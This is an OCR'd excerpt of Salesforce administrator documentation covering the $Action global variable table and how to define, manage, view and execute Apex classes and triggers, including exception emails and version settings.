Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`. • When a process executes scheduled actions and the user who started the process is no longer active, $UserRole refers to role of the default workflow user. The same goes for time-based actions in workflow rules. Note: You can't use the following `$UserRole` values in Visualforce: • `CaseAccessForAccountOwner` • `ContactAccessForAccountOwner` • `OpportunityAccessForAccountOwner` • `PortalType`

SEE ALSO:

Valid Values for the $Action Global Variable

Valid Values for the `$Action` Global Variable

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

The following table lists the actions you can reference with the `$Action` global variable and the objects on which you can perform those actions.

Value	Description	Objects
Accept	Accept a record.	• Ad group • Case • Event • Google campaign • Keyword • Lead • Search phrase

EDITIONS

Available in: Salesforce Classic

`$Action` global variable available in: **All** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls, formulas, or Visualforce pages:
- "Customize Application"

		• SFGA version • Text ad
Activate	Activate a contract.	Contract
Add	Add a product to a price book.	Product2
AddCampaign	Add a member to a campaign.	Campaign
AddInfluence	Add a campaign to an opportunity's list of influential campaigns.	Opportunity
AddProduct	Add a product to price book.	OpportunityLineItem
AddToCampaign	Add a contact or lead to a campaign.	• Contact • Lead
AddToOutlook	Add an event to Microsoft Outlook.	Event
AdvancedSetup	Launch campaign advanced setup.	Campaign
AltavistaNews	Launch `www.altavista.com/news/`.	• Account • Lead
Cancel	Cancel an event.	Event
CaseSelect	Specify a case for a solution.	Solution
ChangeOwner	Change the owner of a record.	• Account • Ad group • Campaign • Contact • Contract • Google campaign • Keyword • Opportunities • Search phrase • SFGA version • Text ad
ChangeStatus	Change the status of a case.	• Case • Lead
ChoosePricebook	Choose the price book to use.	OpportunityLineItem
Clone	Clone a record.	• Ad group • Asset • Campaign

		• Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Text ad • Custom objects
CloneAsChild	Create a related case with the details of a parent case.	Case
CloseCase	Close a case.	Case
Convert	Create a new account, contact, and opportunity using the information from a lead.	Lead
ConvertLead	Convert a lead to a campaign member.	Campaign Member
Create_Opportunity	Create an opportunity based on a campaign member.	Campaign Member
Decline	Decline an event.	Event
Delete	Delete a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version

		• Solution • Task • Text ad • Custom objects
DeleteSeries	Delete a series of events or tasks.	• Event • Task
DisableCustomerPortal	Disable a Customer Portal user.	Contact
DisableCustomerPortalAccount	Disable a Customer Portal account.	Account
DisablePartnerPortal	Disable a Partner Portal user.	Contact
DisablePartnerPortalAccount	Disable a Partner Portal account.	Account
Download	Download an attachment.	• Attachment • Document
Edit	Edit a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
EditAllProduct	Edit all products in a price book.	OpportunityLineItem
EnableAsPartner	Designate an account as a partner account.	Account
EnablePartnerPortalUser	Enable a contact as a Partner Portal user.	Contact

EnableSelfService	Enable a contact as a Self-Service user.	Contact
FindDup	Display duplicate leads.	Lead
FollowupEvent	Create a follow-up event.	Event
FollowupTask	Create a follow-up task.	Event
HooversProfile	Display a Hoovers profile.	• Account • Lead
IncludeOffline	Include an account record in Connect Offline.	Account
GoogleMaps	Plot an address on Google Maps.	• Account • Contact • Lead
GoogleNews	Display `www.google.com/news`.	• Account • Contact • Lead
GoogleSearch	Display `www.google.com`.	• Account • Contact • Lead
List	List records of an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
LogCall	Log a call.	Activity
MailMerge	Generate a mail merge.	Activity
ManageMembers	Launch the Manage Members page.	Campaign

MassClose	Close multiple cases.	Case
Merge	Merge contacts.	Contact
New	Create a new record.	• Activity • Ad group • Asset • Campaign • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
NewTask	Create a task.	Task
RequestUpdate	Request an update.	• Contact • Activity
SelfServSelect	Register a user as a Self Service user.	Solution
SendEmail	Send an email.	Activity
SendGmail	Open a blank email in Gmail.	• Contact • Lead
Sort	Sort products in a price book.	OpportunityLineItem
Share	Share a record.	• Account • Ad group • Campaign • Case • Contact • Contract • Google campaign

		• Keyword • Lead • Opportunity • Search phrase • SFGA version • Text ad
Submit for Approval	Submit a record for approval.	• Account • Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad
Tab	Access the tab for an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase

		• SFGA version • Solution • Text ad
View	View a record.	• Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
ViewAllCampaignMembers	List all campaign members.	Campaign
ViewCampaignInfluenceReport	Display the Campaigns with Influenced Opportunities report.	Campaign
ViewPartnerPortalUser	List all Partner Portal users.	Contact
ViewSelfService	List all Self-Service users.	Contact
YahooMaps	Plot an address on Yahoo! Maps.	• Account • Contact • Lead
YahooWeather	Display `http://weather.yahoo.com/`.	Contact

SEE ALSO:

Global Variables

Apex Code

Apex Code Overview

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Apex can be stored on the platform in two different forms:

- A *class* is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. From Setup, enter `Apex Classes` in the `Quick Find` box, then select **Apex Classes**. See Manage Apex Classes on page 51.
- A *trigger* is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. See Manage Apex Triggers on page 52.

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

You must have at least 75% of your Apex covered by unit tests before you can deploy your code to production environments. In addition, all triggers must have some test coverage. See Apex Unit Tests on page 278.

After creating your classes and triggers, as well as your tests, replay the execution using the Developer Console.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

For more information on the syntax and use of Apex, see the *Force.com Apex Code Developer's Guide*.

Apex Developer Guide and Developer Tools

The *Apex Developer Guide* is the complete reference for the Apex programming language. The *Apex Developer Guide* also explains the language syntax, how to invoke Apex, how to work with limits, how to write tests, and more. To write Apex code, you can choose from several Salesforce and third-party tools.

- *Apex Developer Guide*

Use these tools to write Apex code:

- Force.com Developer Console
- Force.com IDE plug-in for Eclipse
- Code Editor in the Salesforce User Interface

Search the Web to find Salesforce IDEs created by third-party developers.

Define Apex Classes

Apex classes are stored as metadata in Salesforce.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:
- "Author Apex"

To create a class:

1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

SEE ALSO:

Manage Apex Classes

View Apex Classes

Managing Version Settings for Apex

Define Apex Triggers

Apex triggers are stored as metadata in the application under the object with which they are associated.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

1. From the object management settings for the object whose triggers you want to access, go to Triggers.

   Tip: For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Force.com IDE. Alternatively, you can also use the Metadata API.

2. In the Triggers list, click **New**.
3. Click Version Settings to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
4. Click Apex Trigger and select the `Is Active` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

   ```
   trigger TriggerName on ObjectName (trigger_events) {
      code_block
   }
   ```

   where *`trigger_events`* can be a comma-separated list of one or more of the following events:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   Note: A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Standard Objects, Campaigns, Cases, and Emails are not available in **Database.com**.

USER PERMISSIONS

To define Apex triggers:
- "Author Apex"

Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

SEE ALSO:

Manage Apex Triggers

Managing Version Settings for Apex

Executing Anonymous Apex Code


The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

User Permissions Needed	
To execute anonymous Apex:	"Author Apex"

The Execute Anonymous Apex tool in the Developer Console runs the Apex code you enter using `ExecuteAnonymous` and generates a debug log with the results of the execution.

Warning: If you call a class that contains a `testMethod`, all DML statements of the test method execute. This action can add unwanted data to your organization.

1. Click **Debug** > **Open Execute Anonymous Window** to open the Enter Apex Code window.



2. Enter the code you want to run in the Enter Apex Code window or click to open the code editor in a new browser window. To automatically open the resulting debug log when execution is complete, select **Open Log**.

   Note: You can't use the keyword `static` in anonymous code.

3. Execute the code:

   a. To execute all code in the window, click **Execute** or CTRL+E.

   b. To execute only selected lines of code, select the lines and click **Execute Highlighted** or CTRL+SHIFT+E.

4. If you selected **Open Log**, the log will automatically open in the Log Inspector. After the code executes, the debug log will be listed on the **Logs** tab. Double-click the log to open it in the Log Inspector.
5. To execute the same code again without making changes, click **Debug** > **Execute Last**. If you want to modify the code, click **Debug** > **Open Execute Anonymous Window**, to open the Enter Apex Code window with the previous entry.

SEE ALSO:

Developer Console Debug Menu

Log Inspector

Using Debug Logs

Logs Tab

What Happens When an Apex Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To access the Apex Exception Email Setup page
- "View Setup"

To write Apex code
- "Author Apex"

To use the Tooling API
- "API Enabled"


Unhandled Exception Emails

When unhandled Apex exceptions occur, emails are sent that include the Apex stack trace and the customer's org and user ID. No other customer data is returned with the report. Unhandled exception emails are sent by default to the developer specified in the `LastModifiedBy` field on the failing class or trigger. In addition, you can have emails sent to users of your Salesforce org and to arbitrary email addresses. To set up these email notifications, from Setup, enter *`Apex Exception Email`* in the `Quick Find` box, then select **Apex Exception Email**. You can also configure Apex exception emails using the Tooling API object ApexEmailNotification.

Note: If duplicate exceptions occur in Apex code that runs synchronously, subsequent exception emails are suppressed and only the first email is sent. This email suppression prevents flooding of the developer's inbox with emails about the same error. For asynchronous Apex, including batch Apex and methods annotated with `@future`, emails for duplicate exceptions aren't suppressed.

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears. The error message includes text similar to the notification shown here.



Handling Apex Exceptions in Managed Packages

When you create a managed package for Force.com AppExchange, you can specify a user to receive an email notification when an exception occurs that is not caught by Apex. Uncaught exceptions can be thrown from:

- A Visualforce action or getter method
- A Web service method
- A trigger

The email that is sent has the following format:

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, and **Enterprise** Editions

USER PERMISSIONS

To create packages:
- "Create Force.com AppExchange Packages"

To upload packages:
- "Upload Force.com AppExchange Packages"

To create Apex:
- "Author Apex"

```
---------------------------------------------------------------------------- Subject:
Developer script exception from CLASSNAME Apex script unhandled trigger exception by
user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
----------------------------------------------------------------------------
```

For example:

```
---------------------------------------------------------------------------- From:
Apex Application? <info@salesforce.com> To: joeuser@salesforce.com
<joeuser@salesforce.com> Subject: Developer script exception from Gack WS? Date: Mon,
26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception
```

```
by user/organization: 010x0000000rfPg/00Fx00000009ejj TestException.Test Exception?:
Gack WS exception Class.Gack WS?.gackTestException: line 4, column 11
--------------------------------------------------------------------------------
```

The number of emails generated for the same error is limited to 10 messages with the same subject in a 60 second period.

Manage Apex Classes

Available in: **Performance**, **Unlimited**, **Developer**, and **Enterprise** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:
- "Author Apex"

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. Once successfully saved, class methods or variables can be invoked by other Apex code, or through the SOAP API (or AJAX Toolkit) for methods that have been designated with the `webService` keyword.

The Apex Classes page enables you to create and manage Apex classes. To access the Apex Classes page, from Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**. For additional development functionality, use the Developer Console.

To create an Apex class, from the Apex Classes page, click **New** and write your Apex code in the editor.

While developers can write class methods according to the syntax outlined in the *Force.com Apex Code Developer's Guide*, classes can also be automatically generated by consuming a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex. From the Apex Classes page, click **Generate From WSDL** to generate an Apex class from a WSDL document.

Once you have created an Apex class, you can do any of the following:

- Click **Edit** next to the class name to modify its contents in a simple editor.
- Click **Del** next to the class name to delete the class from your organization.

  Note:
  - You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
  - You cannot delete a class that is specified as a controller for a Visualforce page or component.
  - A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the *Force.com Quick Reference for Developing Packages*.
  - A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
  - A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

- If an Apex class has any methods defined as a `webService`, you can click **WSDL** next to the class name to generate a WSDL document from the class contents. This document contains all of the information necessary for a client to consume Apex Web service methods. All class methods with the `webService` keyword are included in the resulting WSDL document.

- Click **Security** next to the class name to select the profiles that are allowed to execute methods in the class from top-level entry points, such as Web service methods. For classes that are installed in your organization as part of a managed package, this link only displays for those defined as `global`.
- Click **Estimate your organization's code coverage** to find out how much of the Apex code in your organization is currently covered by unit tests. This percentage is based on the latest results of tests that you've already executed. If you have no test results, code coverage will be 0%.
- If you have unit tests in at least one Apex class, click **Run All Tests** to run all the unit tests in your organization.
- Click **Compile all classes** to compile all the Apex classes in your organization. If you have classes that are installed from a managed package and that have test methods or are test classes, you must compile these classes first before you can view them and run their test methods from the Apex Test Execution page. Managed package classes can be compiled only through the **Compile all classes** link because they cannot be saved. Otherwise, saving Apex classes that aren't from a managed package causes them to be recompiled. This link compiles all the Apex classes in your organization, whether or not they are from a managed package.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

SEE ALSO:

Define Apex Classes

View Apex Classes

Manage Apex Triggers

A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted.

Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. Triggers are also associated and stored with specific objects and are listed in the object management settings for each object. For additional development functionality, use the Developer Console.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Click **New** to create an Apex trigger.

Note: You can only create triggers from the associated object, not from the Apex Triggers page.

Once you have created an Apex trigger:

- Click **Edit** next to the trigger name to modify its contents in a simple editor.
- Click **Del** next to the trigger name to delete the trigger from your organization.

Note:

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set version settings, and show dependencies for Apex triggers:

- "Author Apex"

changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

- A  icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.
- A  icon indicates that an Apex trigger in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex trigger through the package detail page.

SEE ALSO:

Define Apex Triggers

Managing Version Settings for Apex

To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `Version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or a trigger.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

View Apex Classes

After you have created a class, you can view the code contained in the class, as well as the API against which the class was saved, and whether the class is valid or active. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**, then click the name of the class you want to view. While viewing a class, you can do any of the following.

- Click **Edit** to make changes to the class.

  Note:

  - You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
  - A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the *Force.com Quick Reference for Developing Packages*.
  - A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
  - A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

  You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

- Click **Delete** to delete the class.

  Note: You cannot delete a class that is specified as a controller for a Visualforce page or component.

- If your class has a method defined as a `webService`, click **Generate WSDL** to generate a WSDL document based on the class.

  Note: You cannot generate a WSDL document for classes defined as `isTest`.

- Click **Download** to download a copy of your Apex.
- Click **Run Test** to run the unit tests contained in the class.
- Click **Security** to set the Apex class level security.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.

The **Class Summary** tab displays the prototype of the class; that is, the classes, methods and variables that are available to other Apex code. The **Class Summary** tab lists the access level and signature for each method and variable in an Apex class, as well as any inner classes. If there is no prototype available, this tab is not available.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Note:

- For Apex classes not included in managed packages, only classes, methods and variables defined as either `global` or `public` are displayed.
- For Apex classes included in managed packages, the **Class Summary** tab also lists the package version a particular property or method was introduced. You can select a version number from the drop-down list to see the prototype for the selected package version. The default value is the current installed version. A package developer can deprecate an Apex method and upload a new package version, thus exposing an Apex class with a different prototype. Only classes, methods and variables defined as `global` are displayed in prototypes for managed package classes.

If an Apex class references components in installed managed packages, such as another class, trigger, or custom object, the **Version Settings** tab lists the package versions of the packages containing the referenced components.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the class.

SEE ALSO:

Define Apex Classes

Manage Apex Classes

Debug Log Filtering for Apex Classes and Apex Triggers

View Apex Trigger Details

Apex triggers are stored as metadata in the application under the object with which they are associated. You can also view all triggers in Setup by entering *`Apex Triggers`* in the `Quick Find` box, then selecting **Apex Triggers**.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

To view the details for a trigger, from Setup, enter "Apex Triggers" in the `Quick Find` box, then select **Apex Triggers**, then click the name of the trigger. You can also access the trigger details from the object management settings for an object.

From the trigger detail page, you can do any of the following:

- Click **Edit** to modify the contents of the trigger.

  Note: A icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.

- Click **Delete** to delete the trigger from your organization.
- Click **Show Dependencies** to display the items, such as fields, s-controls, or classes, that are referenced by the Apex code contained in the trigger.
- Click **Download Apex** to download the text of the trigger. The file is saved with the name of the trigger as the file name, with the filetype of `.trg`.

The trigger detail page shows the following information for a trigger:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view Apex triggers:

- "Author Apex"

- The name of the trigger
- The name of the object with which the trigger is associated, such as Account or Case.
- The API version that the trigger has been saved against.
- Whether a trigger is valid.

  Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

  If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

- Whether the trigger is active.
- The text of the Apex code contained in the trigger.
- If trigger references components in installed managed packages, such as an Apex class, a Visualforce page, a custom object, and so on, the Version Settings section lists the package versions of the packages containing the referenced components.
- If the trigger is contained in an installed managed package, the `Installed Package` indicates the package name.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the trigger. For more information, see Debug Log Filtering for Apex Classes and Apex Triggers on page 276.

Create an Apex Class from a WSDL

